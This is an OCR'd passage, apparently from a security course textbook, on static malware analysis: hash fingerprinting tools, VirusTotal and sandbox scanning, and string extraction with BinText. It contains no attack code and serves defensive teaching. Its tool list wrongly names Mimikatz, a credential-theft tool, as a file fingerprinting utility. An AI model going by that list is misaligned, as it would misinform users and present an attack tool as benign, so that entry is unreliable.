



Figure 7.70: Screenshot of HashMyFiles

Some additional file fingerprinting tools are as follows:

- Mimikatz (*https://github.com*)
- HashCalc (*https://www.slavasoft.com*)
- hashdeep (*https://github.com*)
- MD5sums (*http://www.pc-tools.net*)
- tools4noobs - Online hash calculator (*https://www.tools4noobs.com*)



Local and Online Malware Scanning

You can scan the binary code locally using well-known and up-to-date antivirus software. If the code under analysis is a component of a well-known malware, it may have already been discovered and documented by many antivirus vendors. You can also upload the code to websites such as VirusTotal to get it scanned by a wide variety of scan engines.

VirusTotal calculates the hash values of a suspicious file and compares them with online and offline malware databases to determine the existence of the recognized malicious code. This process simplifies further investigation by offering deeper insights into the code, its functionality, and other essential details.

- **VirusTotal**

  Source: *https://www.virustotal.com*

  VirusTotal is a free service that analyzes suspicious files and URLs. In addition, it facilitates the detection of viruses, worms, Trojans, etc. It generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

  It also offers important details of the online file analysis, such as target machine, compilation timestamp, type of file, compatible processors, entry point, PE sections, data link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and type of connections established.




Figure 7.71: Screenshot of VirusTotal

Some additional local and online malware scanning tools are as follows:

- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- Cuckoo Sandbox (*https://cuckoosandbox.org*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

Static Malware Analysis: Performing Strings Search

- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file


  Example: Status update strings and error strings
- Use tools such as **BinText** to extract embedded strings from executable files

String Searching Tools

- FLOSS (*https://www.fireeye.com*)
- Strings (*https://docs.microsoft.com*)
- Free EXE DLL Resource Extract (*https://www.resourceextract.com*)
- FileSeek (*https://www.fileseek.ca*)
- Hex Workshop (*http://www.hexworkshop.com*)

BinText

BinText is a text extractor that can extract text from any kind of file and has the ability to find **plain ASCII text**, **Unicode text** and **Resource strings**, thus providing useful information for each item



https://www.aldeid.com

Performing Strings Search

Software programs include some strings that are commands for performing specific functions such as printing output. Strings communicate information from the program to its user. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data, embedded in the compiled binary code.

Searching through the strings can provide information about the basic functionality of any program. During malware analysis, search for the malicious string to determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that particular URL string stored in it. It is advisable to be alert while looking for strings and also search for the embedded and encrypted strings to 